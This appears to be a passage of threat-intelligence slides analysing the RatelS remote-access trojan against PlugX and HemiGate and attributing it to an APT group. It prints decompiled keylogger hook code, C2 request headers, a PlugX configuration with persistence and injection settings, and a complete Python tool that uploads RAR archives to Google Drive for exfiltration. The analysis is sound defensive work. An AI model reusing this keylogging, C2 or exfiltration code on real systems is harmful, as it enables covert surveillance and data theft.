
- Both RatelS and PlugX use **similar code** to map and initialize modules
- The character strings used in wsprintfW are similar: "**PL[%x] or PC%d”** and "**PI[%8.8X]**"



```
CurrentProcessId = GetCurrentProcessId();
wsprintfW(Name, L"PL[%x]", CurrentProcessId);
result = CreateFileMappingW((HANDLE)0xFFFFFFFFFFFFFFFFLL, 0LL, 4u, 0, 0xA8u, Name);
if ( result )
{
  result = MapViewOfFile(result, 2u, 0, 0, 0LL);
  if ( result )
  {
    *result = &sub_14005E8D0;
    result[1] = sub_14005E9B0;
    result[2] = sub_14005E650;
    result[3] = sub_14005E660;
    result[4] = sub_14005E670;
    result[5] = sub_14005E680;
```

```
CurrentProcessId = GetCurrentProcessId();
wsprintfW(Name, L"PC%d", CurrentProcessId);
result = CreateFileMappingW((HANDLE)0xFFFFFFFFFFFFFFFFLL, 0LL, 4u, 0, 0xA8u, Name);
if ( result )
{
  result = MapViewOfFile(result, 2u, 0, 0, 0LL);
  if ( result )
  {
    *result = &sub_14006E7A0;
    result[1] = sub_14006E880;
    result[2] = sub_14006E520;
    result[3] = sub_14006E530;
    result[4] = sub_14006E540;
    result[5] = sub_14006E550;
```

RatelS




```
CurrentProcessId = GetCurrentProcessId();
wsprintfW(Name, L"PI[%8.8X]", CurrentProcessId);
FileMappingW = CreateFileMappingW((HANDLE)0xFFFFFFFF, 0, 4u, 0, 0x44u, Name);
if ( !FileMappingW )
  return GetLastError();
v5 = MapViewOfFile(FileMappingW, 2u, 0, 0, 0);
if ( !v5 )
  return GetLastError();
*v5 = sub_1000D4A0;
v5[1] = sub_1000D6D0;
v5[2] = sub_1000D530;
v5[3] = sub_1000D500;
v5[4] = sub_1000D4E0;
v5[5] = sub_1000D5F0;
v5[6] = sub_1000D600;
v5[7] = sub_1000D620;
v5[8] = sub_1000D670;
v5[9] = sub_1000D680;
v5[10] = sub_1000D6A0;
v5[11] = sub_1000D5D0;
v5[12] = sub_1000D630;
v5[13] = sub_1000D650;
v5[14] = sub_1000D6B0;
v5[15] = sub_1000D520;
v5[16] = sub_1000D5A0;
VirtualProtect(v5, 0x44u, 2u, &flOldProtect);
```

PlugX (Type: 0x150C)


Window Class Name (Keylog Function)

- Keylog function code is **almost similar**
- Both window class names are the same “**static**” meaning a static control



```
Window = CreateWindowExW(0, L"static", 0i64, 0, 0, 0, 100, 100, 0i64, 0i64,
                         0i64, 0i64);
v2 = Window;
if ( Window )
{
 v3 = SetTimer(Window, 0x3E8ui64, 0x3E8u, TimerFunc);
 ModuleHandleA = GetModuleHandleA(0i64);
 hhk = SetWindowsHookExW(13, fn, ModuleHandleA, 0);
 while ( GetMessageW(&Msg, 0i64, 0, 0) )
 {
  TranslateMessage(&Msg);
  DispatchMessageW(&Msg);
 }
 KillTimer(v2, v3);
 if ( hhk )
  UnhookWindowsHookEx(hhk);
}
```

RatelS



```
Window = CreateWindowExW(0, L"static", &WindowName, 0, 0, 0, 0, 0, 0, 0, 0, 0);
v2 = Window;
if ( !Window )
 return GetLastError();
SetWindowLongW(Window, -4, (LONG)sub_1000EF40);
uIDEvent = SetTimer(v2, 0x3E8u, 0x3E8u, TimerFunc);
if ( sub_1000F4C0(v2) )
{
 ModuleHandleA = GetModuleHandleA(0);
 hhk = SetWindowsHookExW(13, fn, ModuleHandleA, 0);
}
while ( GetMessageW(&Msg, 0, 0, 0) )
{
 TranslateMessage(&Msg);
 DispatchMessageW(&Msg);
}
KillTimer(v2, uIDEvent);
if ( hhk )
 UnhookWindowsHookEx(hhk);
```

PlugX (Type: 0x150C)

Supported Modules

- The **portmap**, **screen** and **keylog** modules have the same name and similar functionality

RetelS	PlugX (Type: 0x150C)	Function Overview
cmd	Shell	Execute a shell command
eventclear	N/A	Delete a event log
file	Disk	Manipulate a file
loginpass	N/A	Dump a login password
portmap	**Portmap**	Map a local port to a remote port
screenshots	Screen	Take screenshots
screen	**Screen**	Connect to the infected host via RDP
shell	N/A	Start an interactive shell
sock5	N/A	Start a SOCKS5 connection
keylog	**KeyLog**	Capture keystrokes
other	N/A	Update the malware config, Manage interconnection, Sleep, etc


Comparison of RatelS and Other Malware

Functionality	RatelS	PlugX (Type: 0x150C) *	HemiGate [2]
Modular Based RAT	**Yes**	**Yes**	**Yes**
Remote Module Management	**Yes**	No	No
Module Mapping Function	**Yes**	**Yes**	No
Windows Class Name used Keylog Function	**static**	**static**	**static**
Payload Header	**No PE signature**	**No PE signature**	PE signature
Encryption Methods	**RC4**	XOR and Shift operations	**RC4**
C2 Communication Protocols	TCP, TLS, HTTP, HTTPS	TCP, UDP, HTTP	HTTP, HTTPS
HTTP Request Header Pattern	POST /login**.asp?id=**44	POST /update?id=%8.8x	POST /index**.asp?id=**432
Distribution	Limited used	Widely used	Limited used

* The supported protocols and request header patterns vary depending on the PlugX version


Comparison between RatelS and HemiGate

- Both RatelS and HemiGate use similar **Keylog path** and **filename**
- Similar **HTTP request headers** are used for C2 communications




```
ExpandEnvironmentStringsW(L"%ALLUSERSPROFILE%\\MSB", (LPWSTR)Dst, 0x104u)
v5 = -1LL;
do
  ++v5;
while ( Dst[v5] );
j_j_free(v4);
LODWORD(v19) = 2 * v5;
v6 = (WCHAR *)operator new(2 * (int)v5 + 2);
lpFileName[1] = v6;
lpFileName[0] = v6;
v7 = 2 * v5;
memset(v6, 0, v7);
v6[v7 / 2u] = 0;
memmove(v6, Dst, v7);
sub_14004B490(lpFileName, L"\\kl", 6LL);
```

Keylog path and filename (For RatelS)




```
ExpandEnvironmentStringsA("%ALLUSERSPROFILE%\\WinDrive", Dst, 0x104u);
v2 = 0;
do
{
  v3 = Dst[v2++];
  byte_45F657[v2] = v3;
}
while ( v3 );
*(_WORD *)&byte_45F658[strlen(byte_45F658)] = '\\';
strcat(byte_45F658, "lg");
```

Keylog path and filename (For HemiGate)



```
v7 = xxx_vsprintf(a2, 0x800ui64, "POST /login.asp?id=44 HTTP/1.1\r\n");
v8 = xxx_vsprintf(&a2[v7], 0x800ui64, "Host: %s\r\n") + v7;
v9 = xxx_vsprintf(
       &a2[v8],
       0x800ui64,
       "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 "
       "(KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134\r\n")
   + v8;
v10 = xxx_vsprintf(&a2[v9], 0x800ui64, "Accept: */*\r\n") + v9;
v11 = xxx_vsprintf(&a2[v10], 0x800ui64, "Content-Length: %d\r\n") + v10;
v12 = xxx_vsprintf(&a2[v11], 0x800ui64, "Content-Type: text/html\r\n") + v11;
v13 = xxx_vsprintf(&a2[v12], 0x800ui64, "Connection: Keep-Alive\r\n") + v12;
v14 = xxx_vsprintf(&a2[v13], 0x800ui64, "Cache: no-cache\r\n") + v13;
v15 = xxx_vsprintf(&a2[v14], 0x800ui64, "Accept-Language: en-US\r\n") + v14;
v16 = xxx_vsprintf(&a2[v15], 0x800ui64, "\r\n") + v15;
```

HTTP request header (For RatelS)



```
a2 = (LPSTR)wsprintfA(
              a2,
              "POST /index.asp?id=432 HTTP/1.1\r\n"
              "Host: %s\r\n"
              "User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0;)\r\n"
              "Accept: */*\r\n"
              "Content-Length: %d\r\n"
              "Accept-Language: en-US\r\n"
              "Connection: Keep-Alive\r\n"
              "Cache-Control: no-cache\r\n"
              "\r\n",
              (const char *)(v2 + 164),
              v3 + 8);
```

HTTP request header (For HemiGate)


* For more information on the similarities between RatelS and HemiGate, please see the "Reference" chapter [3]

05

Attribution of APT Actors


PlugX

- A Remote Access Tool (RAT) with modular plugins. Multiple Chinese APT actors like PlugX
- We found **P2P PlugX** (config size is 0x36a4 bytes) [4]
- Configuration password is special strings **“&&%*%@!”** This is a characteristic of **TeleBoyi**’s PlugX
  - This string can be typed **shift + 7758521** on a US Keyboard and 7758521(亲亲我吧我爱你) means "kiss me, I love you" as Chinese culture [5]



```
push    ebp
mov     ebp, esp
sub     esp, 0Ch
push    ebx
push    esi
push    edi
push    36A4h
push    0
push    offset dword_10028C80
call    sub_10019FBE
xor     edi, edi
push    2A0h
inc     edi
push    edi
```

PlugX Config size




```
Timer 1: 10 secs
Timer 2: 0 secs
TimeTable: Custom
Custom DNS 1: 8.8.8.8
Persistence Type: None
Install Dir: %ALLUSERSPROFILE%\test
Service Name: PWs
Service Disp: PWs
Service Desc: Windows PWs Service
Registry hive: HKEY_CURRENT_USER
Registry key: Software\Microsoft\Windows\CurrentVersion\Run
Registry value: JayLjYjZwW
Net injection: True
Net injection process: %ProgramFiles(x86)%\Windows Media Player\wmplayer.exe
Net injection process: %ProgramFiles%\google\chrome\application\chrome.exe
Net injection process: %windir%\system32\svchost.exe
Net injection process: %ProgramFiles(x86)%\Windows Media Player\wmplayer.exe
Elevation injection: True
Elevation injection process: %windir%\system32\rundll32.exe
Elevation injection process: %windir%\system32\msiexec.exe
Online Pass: &&%*%@!##!
Memo: VNGJPtIth
Mutex: Global\uyaDigawepOJbRPtgNBdRBW
Screenshots: False
Screenshots params: 10 sec / Zoom 50 / 16 bits / Quality 50 / Keep 3 days
Screenshots path: %AUTO%\McAfeeOEM\screen
Lateral movement UDP port: 49711
```

Configuration password (PlugX Config data)

Other Interesting HackTool called ”pydrive_control”


- Upload **RAR** files in the current directory to **Google Drive** used **PyDrive**
- This HackTool is compiled with **PyInstaller**



```python
from sys import argv
from os.path import basename
from pydrive.auth import GoogleAuth
from pydrive.drive import GoogleDrive
import os
gauth = GoogleAuth()
gauth.LoadCredentialsFile(credentials_file='drive-oauth2.json')
drive = GoogleDrive(gauth)

def UPLOAD(filename):
        uploadFile = drive.CreateFile({'title': basename(filename)})
        uploadFile.SetContentFile(filename)
        uploadFile.Upload()
        print (uploadFile.get('id'))

def getFileName(filepath):
        filenamelist = []
        for file in os.listdir(filepath):
            if os.path.getsize(file) != 0 and os.path.splitext(file)[1] == '.rar':
                filenamelist.append(file)

        print (len(filenamelist))
        return filenamelist

if __name__ == '__main__':
    for n in getFileName(os.getcwd()):
        UPLOAD(n)
```

